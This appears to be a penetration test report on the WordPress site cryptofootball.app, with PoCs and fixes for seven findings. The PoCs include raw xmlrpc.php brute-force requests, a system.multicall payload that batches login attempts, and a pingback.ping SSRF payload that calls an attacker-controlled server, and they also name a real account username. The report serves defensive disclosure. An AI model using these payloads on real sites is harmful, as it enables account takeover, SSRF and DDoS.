

Bug ID#1

Directory Listing Enabled

Vulnerability Type

Exposure of Information Through Directory Listing - [CWE 548](#)

Severity

Low

Description:

Web servers can be configured to automatically list the contents of directories that do not have an index page present. This can aid an attacker by enabling them to quickly identify the resources at a given path and proceed directly to analyzing and attacking those resources. It particularly increases the exposure of sensitive files within the directory that are not intended to be accessible to users, such as temporary files and crash dumps.

Vulnerable Endpoints:

- <https://cryptofootball.app/wp-content/themes/cryptofootball-child/>
- <https://cryptofootball.app/wp-content/uploads/>

PoC:

1. Visit the endpoints mentioned above and note that the directory listing is enabled for those URLs.

Impacts:

Directory listings themselves do not necessarily constitute a security vulnerability. Any sensitive resources within the webroot should, in any case, be properly access-controlled and should not be accessible by an unauthorized party who happens to know or guess the URL. Even when directory listings are disabled, an attacker may guess the location of sensitive files using automated tools.

Remediation:

There is not usually any good reason to provide directory listings, and disabling them may place additional hurdles in the path of an attacker. This can normally be achieved in two ways:

- Place into each directory a default file (such as index.htm) that the webserver will display instead of returning a directory listing. This is a complicated way of doing it.
- One of the best ways to fix the bug is using the ".htaccess" file. [Reference Link](#)

Retest:

Bug ID#2

Login Credentials Bruteforce (wp-login.php)

Vulnerability Type

Improper Restriction of Excessive Authentication Attempts - [CWE 307](#)

Severity

High

Description:

A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works. If your website requires user authentication, you are a good target for a brute-force attack.

An attacker can always discover a password through a brute-force attack, but the downside is that it could take years to find it. Depending on the password's length and complexity, there could be trillions of possible combinations.

The WordPress login form was found to be vulnerable.

Vulnerable Endpoints:

- <https://cryptofootball.app/wp-login.php>

PoC:

1. Go to the login page at <https://cryptofootball.app/wp-login.php>
2. Enter a valid username and a random password. Intercept the request.
3. I'll be using Burp Suite's Intruder along with a wordlist of common passwords to simulate a brute-force attack by sending multiple simultaneous requests in a short time period.
4. It can be seen in the below screenshot that the application does not prevent successive login attempts.

3. Intruder attack of https://cryptofootball.app - Temporary attack - Not saved to project file

Attack Save Columns


Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
101	Barbara	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
102	Barbie	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
103	Barney	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
104	Basebal	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
105	Basket	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
106	Basketb	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
107	Basketba	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
108	Bastard	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
109	Batman	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
110	Beaner	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
111	Beatles	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
112	Beaver	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
113	Beavis	200	<input type="checkbox"/>	<input type="checkbox"/>	9459	
114	BigBird		<input type="checkbox"/>	<input type="checkbox"/>		

Request Response

Pretty Raw Hex Render ☐ ☐ ☐



Error: The password you entered for the username dqdev1 is incorrect. [Lost your password?](#)

Username or Email Address

Password

☐ Remember Me

Paused ☐

Impacts:

It is possible to guess a user's passwords by trying multiple passwords simultaneously from a wordlist or using all the combinations of letters and numbers, therefore, compromising the admin account.

Remediation:

Employ rate limits, account lockout mechanisms using IP blacklisting, and/or a CAPTCHA to prevent these kinds of attacks. It is also recommended to use plugins like Wordfence or any captcha plugin like <https://wordpress.org/plugins/really-simple-captcha/>

Retest:

Bug ID#3

Login Credentials Bruteforce (xmlrpc.php)

Vulnerability Type

Improper Restriction of Excessive Authentication Attempts - [CWE 307](#)

Severity

High

Description:

A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works. If your website requires user authentication, you are a good target for a brute-force attack.

An attacker can always discover a password through a brute-force attack, but the downside is that it could take years to find it. Depending on the password's length and complexity, there could be trillions of possible combinations.

The WordPress xmlrpc.php was found to be vulnerable and can be abused to bruteforce login credentials.

Vulnerable Endpoints:

- <https://cryptofootball.app/xmlrpc.php>

PoC:

1. Send a POST request to the xmlrpc.php with the following POST data.

```
POST /xmlrpc.php HTTP/1.1
Host: cryptofootball.app
Cookie: wordpress_test_cookie=WP%20Cookie%20check
Content-Length: 164
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://cryptofootball.app
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Gpc: 1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
```

```
https://cryptofootball.app/wp-login.php?redirect_to=https%3A%2F%2Fcryptofootball.
app%2Fwp-admin%2F&reauth=1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>dqdev1</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```

2. This can be automated with Burp Suite's intruder. It can be seen that the website did not block us after multiple failed attempts.

4. Intruder attack of https://cryptofootball.app - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
108	Bastard	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
109	Batman	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
110	Beaner	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
111	Beatles	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
112	Beaver	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
113	Beavis	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
114	BigBird	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
115	Bigdog	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
116	Bigfoot	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
117	Biology	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
118	Biostar	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
119	Biteme	200	<input type="checkbox"/>	<input type="checkbox"/>	593	
120	Blackie		<input type="checkbox"/>	<input type="checkbox"/>		
121	Blaster		<input type="checkbox"/>	<input type="checkbox"/>		

Request Response

Pretty Raw Hex Render \n

```
12      <value>
13        <struct>
14          <member>
15            <name>
16              faultCode
17            </name>
18            <value>
19              <int>
20                403
21              </int>
22            </value>
23          </member>
24          <member>
25            <name>
26              faultString
27            </name>
28            <value>
29              <string>
30                Incorrect username or password.
31              </string>
32            </value>
33          </member>
34        </struct>
35      </value>
36    </fault>
37  </methodResponse>
```

Paused

3. This attack can also become more advanced by trying multiple combinations in a single request using another XMLRPC call - "system.multicall" as shown below.

```
<?xml version="1.0"?>
<methodCall><methodName>system.multicall</methodName><params><param><value><array>
<data>

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</st
ring></value></member><member><name>params</name><value><array><data><value><arra
y><data><value><string>dqdev1</string></value><value><string>password123</string>
</value></data></array></value></data></array></value></member></struct></value>

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</st
ring></value></member><member><name>params</name><value><array><data><value><arra
y><data><value><string>dqdev1</string></value><value><string>password123</string>
</value></data></array></value></data></array></value></member></struct></value>

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</st
ring></value></member><member><name>params</name><value><array><data><value><arra
y><data><value><string>dqdev1</string></value><value><string>password123</string>
</value></data></array></value></data></array></value></member></struct></value>

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</st
ring></value></member><member><name>params</name><value><array><data><value><arra
y><data><value><string>dqdev1</string></value><value><string>password123</string>
</value></data></array></value></data></array></value></member></struct></value>

</data></array></value></param></params></methodCall>
```

Impacts:

It is possible to guess a user's passwords by trying multiple passwords simultaneously from a wordlist or using all the combinations of letters and numbers, therefore, compromising the admin account.

Remediation:

Employ rate limits, account lockout mechanisms using IP blacklisting, and/or a CAPTCHA to prevent these kinds of attacks. It is also recommended to use plugins like Wordfence and/or disable the XMLRPC.

Retest:

Bug ID#4

XMLRPC Pingback SSRF

Vulnerability Type

Server-side Request Forgery - [SWC 918](#)

Severity

Informational

Description:

WordPress instances can be used in attacks like DDoS, external Server-Side Request Forgeries (SSRF) and Instance IP disclosure (if behind CloudFlare or other such WAF). By exploiting the pingback method of XMLRPC, it is possible to make external requests originating from the Wordpress instance.

Vulnerable Endpoints:

- <https://cryptofootball.app/xmlrpc.php>

PoC:

1. Send the following data in the POST body to the xmlrpc.php endpoint.
2. Replace the value of the domain with a server that you control so the ping back can be observed.

```
POST /xmlrpc.php HTTP/1.1
Host: cryptofootball.app
Cookie: wordpress_test_cookie=WP%20Cookie%20check
Content-Length: 324
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://cryptofootball.app
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/100.0.4896.60 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Gpc: 1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://cryptofootball.app/wp-login.php?redirect_to=https%3A%2F%2Fcryptofootball.
app%2Fwp-admin%2F&reauth=1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
```



```

<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>http://<your-server>/</string></value>
</param>
<param>
<value><string>https://cryptofootball.app/?p=1</string></value>
</param>
</params>
</methodCall>

```

3. The requests can be seen in the below screenshot.

The screenshot shows the Burp Collaborator client interface. At the top, there's a section for generating payloads with a 'Number to generate' set to 1, a 'Copy to clipboard' button, and a checked 'Include Collaborator server location' checkbox. Below this is the 'Poll Collaborator interactions' section, showing a poll interval of 60 seconds and a 'Poll now' button. A table lists three interactions:

#	Time	Type	Payload	Comment
1	2022-Apr-13 05:08:46 UTC	DNS	t2w27730258q8i2c3s5042rv9mfc31	
2	2022-Apr-13 05:11:54 UTC	HTTP	t2w27730258q8i2c3s5042rv9mfc31	
3	2022-Apr-13 05:11:54 UTC	HTTP	t2w27730258q8i2c3s5042rv9mfc31	

Below the table, the 'Request to Collaborator' tab is selected, showing a raw HTTP request:

```

1 GET / HTTP/1.1
2 Host: t2w27730258q8i2c3s5042rv9mfc31.burpcollaborator.net
3 User-Agent: WordPress/5.9.3; https://cryptofootball.app; verifying
  pingback from 223.184.80.3
4 Accept: */*
5 Accept-Encoding: deflate, gzip, br
6 Referer: http://t2w27730258q8i2c3s5042rv9mfc31.burpcollaborator.net/
7 X-Pingback-Forwarded-For: 223.184.80.3
8 Connection: close
9
10

```

The 'Inspector' panel on the right shows 'Request Attributes' with 2 items and 'Request Headers' with 7 items. At the bottom, there's a search bar and a 'Close' button.

Impacts:

In this case, an attacker is able to leverage the default XML-RPC API in order to perform callbacks for the following purposes:

- Distributed denial-of-service (DDoS) attacks - An attacker executes the pingback.ping method from several affected WordPress installations against a single unprotected target (botnet level).
- Cloudflare Protection Bypass - An attacker executes the pingback.ping the method from a single affected WordPress installation which is protected by

CloudFlare to an attacker-controlled public host (for example a VPS) in order to reveal the public IP of the target, therefore bypassing any DNS level protection.

- XSPA (Cross Site Port Attack) - An attacker can execute the pingback.ping method from a single affected WordPress installation to the same host (or other internal/private hosts) on different ports. An open port or an internal host can be determined by observing the difference in time of response and/or by looking at the response of the request.

Remediation:

It is recommended to disable XMLRPC, pingback method, and or monitor and block the traffic containing malicious payloads and methods. It is also recommended to use plugins like Wordfence.

Retest:

Bug ID#5

Missing DMARC and SPF Record

Vulnerability Type

Email Spoofing

Severity

Medium

Description:

SPF - Sender Policy Framework - <http://www.openspf.org/> - is a simple addition you can make to your DNS servers to allow recipients to authenticate email messages you send. After you're SPF-Enabled, any phishing emails that attempt to spoof your legitimate email domain will be erased by all good anti-spam software, thus preventing victims from ever receiving the phish emails.

The DMARC policy allows sender domains to state that SPF and DKIM email protections are implemented. These can allow the receiver domain to retest or quarantine an email from a sender domain should either SPF or DKIM fail.

The DMARC records for the domain which is used for email services, i.e., "cryptofootball.app" have not been enabled.

Setting a DMARC policy to "p=reject" will allow you to ensure that all malicious emails are stopped. As an added bonus, the recipient of the intended malicious email will never become aware of the email in the first place, as it will never get sent to a spam or quarantine folder. Since it is completely blocked, emails are never delivered, and end-users cannot be tricked into clicking on a malicious link or opening a dangerous attachment through means of vishing.

Vulnerable Endpoints:

- <https://cryptofootball.app/>


PoC:

1. The records can be validated by scanning your website on - <https://mxtoolbox.com/SuperTool.aspx>

Pref	Hostname	IP Address	TTL	
10	mx1.privateemail.com	198.54.122.213 Namecheap, Inc. (AS22812)	30 min	Blacklist Check SMTP Test
10	mx2.privateemail.com	198.54.122.215 Namecheap, Inc. (AS22812)	30 min	Blacklist Check SMTP Test

Test	Result	
DMARC Record Published	No DMARC Record found	More Info
DMARC Policy Not Enabled	DMARC Quarantine/Reject policy not enabled	More Info
DNS Record Published	DNS Record found	

- This can also be validated by using services like Sendgrid or Emkei's Fake mailer as shown below.



Impacts:

This impacts any users who trust emails from cryptofootball.app domain or its Application. This is easy to exploit, and successful attacks can lead to phishing, spoofing the users to obtain the credentials or sending malicious documents, etc. An attacker can entice the victim in clicking on a phishing link sent via a genuine email sender, i.e cryptofootball.app. The user would believe that the email is coming from a genuine source.

Remediation:

In order to fully prevent email spoofing, create a DMARC record with a p=reject policy.

Following is the example of a DMARC record:-

"v=DMARC1;p=reject;pct=100;rua=mailto:support@cryptofootball.app"

Ideally, the value of pct should be set to 100 to prevent spoofing attacks completely.

Reference:

<https://www.esecurityplanet.com/applications/how-to-set-up-and-implement-dmarc-email-security/>

Retest:

Bug ID#6

Missing Security Headers

Vulnerability Type

Missing Best Security Practices

Severity

Low

Description:

HTTP headers are well known and their implementation can make your application more versatile and secure.

Modern browsers support many HTTP headers that can improve web application security to protect against clickjacking, cross-site scripting, and other common attacks.

The important ones are missing and should be added to the response headers. They are listed below.

- **Strict-Transport-Security** - HTTP Strict Transport Security is an excellent feature to support your site and strengthens your implementation of TLS by getting the User-Agent to enforce the use of HTTPS. Recommended value "Strict-Transport-Security: max-age=31536000; includeSubDomains".
- **Content-Security-Policy** - Content Security Policy is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets.
- **X-Frame-Options** - X-Frame-Options tells the browser whether you want to allow your site to be framed, or not. By preventing a browser from framing your site you can defend against attacks like clickjacking. Recommended value "X-Frame-Options: SAMEORIGIN".
- **X-Content-Type-Options** - X-Content-Type-Options stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff".
- **Referrer-Policy** - Referrer Policy is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites.
- **Permissions-Policy** - Permissions Policy is a new header that allows a site to control which features and APIs can be used in the browser.

Note that not all headers will be relevant for each endpoint, but security best practices stipulate that these headers should be set for all server responses, regardless of content.

Vulnerable Endpoint:

- <https://cryptofootball.app/>*

PoC:

1. Send a curl request to any endpoint and view the response headers.

```
curl -I https://cryptofootball.app/
HTTP/1.1 200 OK
Date: Wed, 13 Apr 2022 09:09:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Link: <https://cryptofootball.app/wp-json/>; rel="https://api.w.org/"
Link: <https://cryptofootball.app/wp-json/wp/v2/pages/6>; rel="alternate"; type="application/json"
Link: <https://cryptofootball.app/>; rel=shortlink
Content-Type: text/html; charset=UTF-8
```

Impacts:

- The lack of **HTTP Strict Transport Security** header allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.
- The lack of **X-Frame-Options** header makes the application vulnerable to Clickjacking / UI Redressing attacks.
- The lack of **X-Content-Type-Options** header enables a browser to perform MIME sniffing when the Content-Type header is not set, or its value seems inappropriate. In certain circumstances, it can lead to severe issues such as an XSS attack.
- The lack of **Content-Security-Policy** header could make the application vulnerable to Cross-Site Scripting (XSS), clickjacking, and other code injection attacks that rely on executing malicious content in the context of a trusted web page.

Remediation:

It is recommended to set the missing Security HTTP response headers.

Following are the examples to securely implement them. (Note: X-XSS-Protection Header is Deprecated now)

- X-Content-Type-Options: nosniff
- Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
- X-Frame-Options: Deny

- Content-Security-Policy: default-src 'self' (Note: Content Security Policy has a significant impact on how the browser renders pages, so careful tuning is required.)

Reference:

OWASP Secure Headers Project

<https://owasp.org/www-project-secure-headers/>

Retest:

Bug ID#7

Mixed Content

Vulnerability Type

MITM - [CWE 300](#)

Severity

Low

Description:

The application loads pages over HTTPS that load other resources over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with these resources, which may indirectly disclose information about the user's activity on the application itself. Furthermore, an attacker able to modify traffic could alter these resources and potentially influence the application's appearance and behavior. Due to these concerns, users' web browsers may automatically display warnings and disable affected components of the page. As a result, this vulnerability currently has more of an impact on usability than security.

The response is loaded over HTTPS but loads other resources over an unencrypted connection. The following "passive" resource is loaded over HTTP. An attacker able to modify traffic could influence the application's appearance and behavior:

<http://themenectar.com/demo/salient-startup/wp-content/uploads/2013/03/big.jpg>

Vulnerable Endpoint:

- <https://cryptofootball.app/10-tips-for-what-to-do-downtown/?unapproved=71&moderation-hash=d83c3e6775298a702a8a98d46cdfceaa>
- <http://themenectar.com/demo/salient-startup/wp-content/uploads/2013/03/big.jpg>

PoC:

1. Visit the URL mentioned above and view the source code to see the image's path mentioned with HTTP.

```

375 <div id="page-header-wrap" data-animate-in-effect="zoom-out" data-midnight="light"
    class="" style="height: 550px;">
    <div id="page-header-bg" class="not-loaded hentry" data-post-hs="default_minimal"
    data-padding-amt="normal" data-animate-in-effect="zoom-out" data-midnight="light"
    data-text-effect="" data-bg-pos="top" data-alignment="left" data-alignment-v="
    middle" data-parallax="1" data-height="550" style="height:550px;">
      <div class="page-header-bg-image-wrap" id="nectar-page-header-p-wrap"
    data-parallax-speed="fast">
376 <div class="page-header-bg-image" style="background-image:
    url(http://themenectar.com/demo/salient-startup/wp-content/uploads/2013/03/big.
    jpg);">
377 </div>
    </div>
378 <div class="container">
    
379 <div class="row">
380 <div class="col span_6 section-title blog-title" data-remove-post-date="0"
    data-remove-post-author="0" data-remove-post-comment-number="0">
381 <div class="inner-wrap">
382
383 <a class="gaming" href="https://cryptofootball.app/category/gaming/" >
    Gaming
    </a>
    <a class="uncategorized" href="
    https://cryptofootball.app/category/uncategorized/" >
    Uncategorized
    </a>

```

Impacts:

To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi or a corporate or home network that is shared with a compromised computer

Remediation:

Ensure that all external resources the page references are loaded using HTTPS.

Retest: